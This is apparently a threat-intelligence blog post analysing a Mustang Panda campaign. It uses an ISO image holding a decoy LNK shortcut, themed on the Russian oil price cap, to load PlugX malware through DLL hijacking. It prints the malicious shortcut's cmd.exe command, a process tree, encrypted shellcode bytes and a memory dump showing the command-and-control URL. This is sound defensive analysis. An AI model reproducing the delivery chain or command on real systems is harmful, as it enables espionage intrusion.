Mustang Panda APT Group Uses European Commission-Themed Lure to Deliver PlugX Malware

blog.eclecticiq.com/mustang-panda-apt-group-uses-european-commission-themed-lure-to-deliver-plugx-malware

EXECUTIVE SUMMARY

- Since at least 2019, the Mustang Panda threat actor group has targeted government and public sector organizations across Asia and Europe [3] with long-term cyberespionage campaigns in line with strategic interests of the Chinese government.
- In November 2022, Mustang Panda shifted from using archive files to using malicious optical disc image (ISO) files containing a shortcut (LNK) file to deliver the modified version of PlugX malware. This switch increases the evasion against anti-malware solutions [2].
- The Mustang Panda APT group loads the PlugX malware in the memory of legitimate software by employing a four-stage infection chain which leverages malicious shortcut (LNK) files, triggering execution via dynamic-link library (DLL) search-order-hijacking.

PLUGX MALWARE EXECUTION FLOW



.ISO
ISO Image
Contains
draft letter to European Commission RUSSIAN OIL PRICE CAP sg de.doc
Shortcut File (LNK)
Triggers the execution
test2022.ucp == LMIGuardianSvc.exe
C:\Windows\System32\cmd.exe /q /c "System Volume Information\ \test2022.ucp"
Execute
LMIGuardianSvc.exe
Legitimate executable LMIGuardianSvc.exe
DLL Hijacking
LMIGuardianDll.dll
PlugX Malware Loader
Decrypt and load
LMIGuardianDat.dat
DAT File (Encrypted PlugX Malware)
217[.]12[.]206[.]116
Command and Control Server

Figure 1 – Execution flow of PlugX malware.

First Stage: PlugX Malware Delivered by ISO Image


In the first stage of the infection chain, EclecticIQ researchers assess that the malware was almost certainly delivered by a malicious email with an ISO image attachment. The ISO image contains a shortcut (LNK) file, but it decoyed as a DOC file called “draft letter to European Commission RUSSIAN OIL PRICE CAP sg de.doc”.

The malicious LNK file contains a command line argument that can be executed by user execution to start the PlugX malware execution chain.

The command line argument of “draft letter to European Commission RUSSIAN OIL PRICE CAP sg de.doc” is shown below:

```
C:\Windows\System32\cmd.exe /q /c "System Volume Information\  \test2022.ucp"
```

The test2022.ucp portion of the command line argument is a renamed legitimate software which is originally called LMIGuardianSvc.exe. This executable is abused to perform DLL hijacking and to load the initial PlugX loader called LMIGuardianDll.dll. The legitimate and malicious executables are placed on the same file path (System Volume Information) to perform DLL Hijacking.



draft letter to European Commission RUSSIAN OIL PRICE CAP sg ...

draft letter to European Commission RUSSIAN OIL PRIC

Target type: Application

Target location: System32

Target: xe /q /c "System Volume Information\ \test2022.ucp"

Start in: %cd%

Figure 2 – Command line argument of malicious shortcut (LNK) file.





Figure 3 -PlugX malware loader execution file path.

Second Stage: DLL Hijacking Execution Chain to Load PlugX Malware

When a victim clicks on the shortcut file, it executes the command line argument mentioned in first stage, which is a technique called DLL hijacking (after the execution of LMIGuardianSvc.exe, it loads LMIGuardianDll.dll aka PlugX loader automatically). Upon execution of the PlugX loader a Microsoft Office Word document opens. The document is named "draft letter to European Commission RUSSIAN OIL PRICE CAP sg de.docx". This is a decoy document to trick the user into thinking there is no malicious activity.

One example of the Word document can be seen in the image below:



Draft letter: Cyprus, Greece and Malta

CY 21.11.2022

21 November 2022

Re: <u>Shipping related EU Restrictive Measures against the Russian Federation- Russian Oil Price Cap</u>


1 From February 2022 to date, there has been a significant number of deletions of ships from the ship registries of Cyprus, Greece and Malta, which represent a significant percentage of the EU merchant fleet. Ships are being reflagged to non-EU States which do not implement the EU sanctions against the Russian Federation whilst it is not expected that shipowners will select to register any ships under EU ship registries.

2 This will undoubtedly lead to the:

(a) loss of national revenue for EU Member States in the public and private sectors,
(b) loss of a substantial share of the global fleet which is controlled by the EU,
(c) weakening of the voice and influence of the EU at the relevant international fora of the UN (e.g. IMO-ILO- UNCTAD) and the negotiating position of the EU Member States in our join efforts to promote EU policies at global level (e.g. sustainable development and decarbonisation of shipping).

Figure 4 – A decoy Word document is used for social engineering. The victim sees a real Word document open after clicking on a shortcut (LNK) file that has a Word document icon.


The process tree below shows the execution of the legitimate application LMIGuardianSvc.exe, which is executed twice under a new directory (\AppData\Roaming\SamsungDriver) created by the malware and used for persistence access on infected device.



```
cmd.exe (1832)                  Windows Command Pro...  C:\Windows\System32\cmd.exe
  Conhost.exe (6616)            Console Window Host     C:\Windows\System32\Conhost.exe
  test2022.ucp (732)            LMIGuardianSvc          C:\Users\RE\Desktop\723d804cfc334cad788f86c39c7fb58b42f452a721
    WINWORD.EXE (3812)          Microsoft Word          C:\Program Files\Microsoft Office\Office16\WINWORD.EXE
    LMIGuardianSvc.exe (9556)   LMIGuardianSvc          C:\Users\RE\AppData\Roaming\SamsungDriver\LMIGuardianSvc.exe

Description:  Windows Command Processor
Company:      Microsoft Corporation
Path:         C:\Windows\System32\cmd.exe
Command:      "C:\Windows\System32\cmd.exe" /q /c "System Volume Information\\test2022.ucp"
User:         DESKTOP-5C29KH5\RE
```

Figure 5 – Captured process tree during the execution of malicious shortcut (LNK) file which masquerades as a word document.


Encrypted shellcode named LMIGuardianDat.dat contains PlugX malware:



```
LMIGuardianDat.dat

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  DC D3 D9 F1 A4 75 9E C7 F0 41 24 E8 58 BD 1A 42  ÜÓÙñ¤užÇðA$èX½.B
00000010  7D 34 FC B5 A3 01 48 96 42 E9 2E 07 AD A8 8E 94  }4üµ£.H–Bé...¨Ž”
00000020  3E A3 40 CA AF C5 CA E2 6F 3A A3 41 D4 85 96 2A  >£@Ê¯ÅÊâo:£AÔ…–*
00000030  0E 8D AA D3 7D CE 4E 77 A0 C9 73 D8 12 9B 9E BF  ..ªÓ}ÎNw ÉsØ.›ž¿
00000040  98 17 BB 9D 75 B8 DE 07 C9 31 87 AB D4 FD 2C 94  ˜.».u¸Þ.É1‡«Ôý,”
00000050  1E 22 32 59 DD 81 6E 6B A8 64 12 3B 64 DC 37 10  ."2YÝ.nk¨d.;dÜ7.
00000060  08 31 5A 83 F5 DF 37 74 38 4C 32 27 1E 4D 4B 6F  .1Zƒõß7t8L2'.MKo
00000070  98 C1 EA 4B 6C EE 55 5F EC 09 32 5B F2 AE A0 FE  ˜ÁêKlîU_ì.2[ò® þ
00000080  B8 98 BA 68 F4 72 E1 84 F1 75 DA EA 14 3D 35 DA  ¸˜ºhôrá„ñuÚê.=5Ú
```

Figure 6 - Encrypted PlugX shellcode in Hex editor.

The PlugX Malware loader decrypts and loads the encrypted shellcode (LMIGuardianDat.dat) inside the LMIGuardianSvc.exe. Injected memory space can be extracted to perform further analysis of decrypted PlugX Malware.




Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS
0x72d71000	Image: Commit	96 kB	RX	C:\Windows\SysWOW64\ncrypt.dll	48 kB		48 kB
0x72d51000	Image: Commit	80 kB	RX	C:\Windows\SysWOW64\ncryptsslp.dll	36 kB		36 kB
0x72d31000	Image: Commit	44 kB	RX	C:\Windows\SysWOW64\NapiNSP.dll	16 kB		16 kB
0x72d11000	Image: Commit	60 kB	RX	C:\Windows\SysWOW64\pnrpnsp.dll	36 kB		36 kB
0x72d01000	Image: Commit	40 kB	RX	C:\Windows\SysWOW64\wshbth.dll	20 kB		20 kB
0x72ce1000	Image: Commit	60 kB	RX	C:\Windows\SysWOW64\nlaapi.dll	28 kB		28 kB
0x72cd1000	Image: Commit	32 kB	RX	C:\Windows\SysWOW64\winrnr.dll	12 kB		12 kB
0x72c71000	Image: Commit	312 kB	RX	C:\Windows\SysWOW64\FWPUCLNT.DLL	68 kB		68 kB
0x10001000	Private: Commit	536 kB	RX		536 kB	536 kB	
0xb11000	Image: Commit	56 kB	RX	C:\ProgramData\SamsungDriver\LMIGuardianSvc.exe	52 kB		52 kB
0x4110000	Private: Commit	4 kB	RWX		4 kB	4 kB	
0x4100000	Private: Commit	4 kB	RWX		4 kB	4 kB	
0x1533000	Private: Commit	604 kB	RWX		604 kB	604 kB	
0x3ffd000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 5492)			

LMIGuardianSvc.exe (1840) (0x146f000 - 0x1527000)

```
00000c00 63 00 75 00 72 00 69 00 74 00 79 00 20 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 00 00 00 00 c.u.r.i.t.y. .P.a.c.k.a.g.e.....
00000c20 bc d1 4f e0 00 08 00 88 4c 00 52 00 50 00 43 00 2d 00 38 00 37 00 33 00 32 00 31 00 30 00 61 00 ..O.....L.R.P.C.-.8.7.3.2.1.0.a.
00000c40 35 00 30 00 34 00 36 00 64 00 64 00 61 00 66 00 32 00 31 00 66 00 00 00 b3 d1 36 e0 00 09 00 88 5.0.4.6.d.d.a.f.2.1.f.....6.....
00000c60 4c 00 52 00 50 00 43 00 2d 00 38 00 37 00 33 00 32 00 31 00 30 00 61 00 35 00 30 00 34 00 36 00 L.R.P.C.-.8.7.3.2.1.0.a.5.0.4.6.
00000c80 64 00 64 00 61 00 66 00 32 00 31 00 66 00 00 00 aa d1 39 e0 00 0a 00 8c 06 00 00 00 59 00 00 00 d.d.a.f.2.1.f.....9.........Y...
00000ca0 54 00 00 00 52 00 00 00 5b 00 00 00 5e 00 00 00 66 00 00 00 22 00 00 00 67 00 00 00 68 00 00 00 T...R...[...^...f..."...g...h...
00000cc0 6b 00 00 00 00 00 00 00 a1 d1 20 e0 00 0b 00 8c 06 00 00 00 59 00 00 00 54 00 00 00 52 00 00 00 k......... .........Y...T...R...
00000ce0 5b 00 00 00 5e 00 00 00 66 00 00 00 22 00 00 00 67 00 00 00 68 00 00 00 6b 00 00 00 00 00 00 00 [...^...f..."...g...h...k.......
00000d00 98 d1 2b e0 00 0c 00 88 4c 00 52 00 50 00 43 00 2d 00 38 00 37 00 33 00 32 00 31 00 30 00 61 00 ..+.....L.R.P.C.-.8.7.3.2.1.0.a.
00000d20 35 00 30 00 34 00 36 00 64 00 64 00 61 00 66 00 32 00 31 00 66 00 00 00 9f d1 12 e0 00 0d 00 80 5.0.4.6.d.d.a.f.2.1.f..........
00000d40 68 00 74 00 74 00 70 00 73 00 3a 00 2f 00 2f 00 32 00 31 00 37 00 2e 00 31 00 32 00 2e 00 32 00 h.t.t.p.s.:././.2.1.7...1.2...2.
00000d60 30 00 36 00 2e 00 31 00 31 00 36 00 2f 00 00 00 96 d1 15 e0 00 0e 00 88 70 ff 46 01 80 f5 4e 01 0.6...1.1.6./.........p.F...N.
00000d80 44 03 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D...............................
00000da0 00 00 00 00 00 00 00 00 8d d1 1c e0 00 0f 00 88 4c 00 52 00 50 00 43 00 2d 00 66 00 66 00 64 00 ................L.R.P.C.-.f.f.d.
00000dc0 64 00 36 00 31 00 32 00 61 00 31 00 31 00 36 00 65 00 61 00 34 00 65 00 33 00 65 00 66 00 00 00 d.6.1.2.a.1.1.6.e.a.4.e.3.e.f...
00000de0 84 d1 07 e0 00 10 00 88 4c 00 52 00 50 00 43 00 2d 00 38 00 37 00 33 00 32 00 31 00 30 00 61 00 ........L.R.P.C.-.8.7.3.2.1.0.a.
00000e00 35 00 30 00 34 00 36 00 64 00 64 00 61 00 66 00 32 00 31 00 66 00 00 00 fb d1 0e e0 00 11 00 8c 5.0.4.6.d.d.a.f.2.1.f..........
```

Figure 7 – Memory map of LMIGuardianSvc.exe.

LMIGuardianDLL.dll (PlugX Loader) decrypts the LMIGuardianDAT.dat and loads it in memory of the legitimate process.

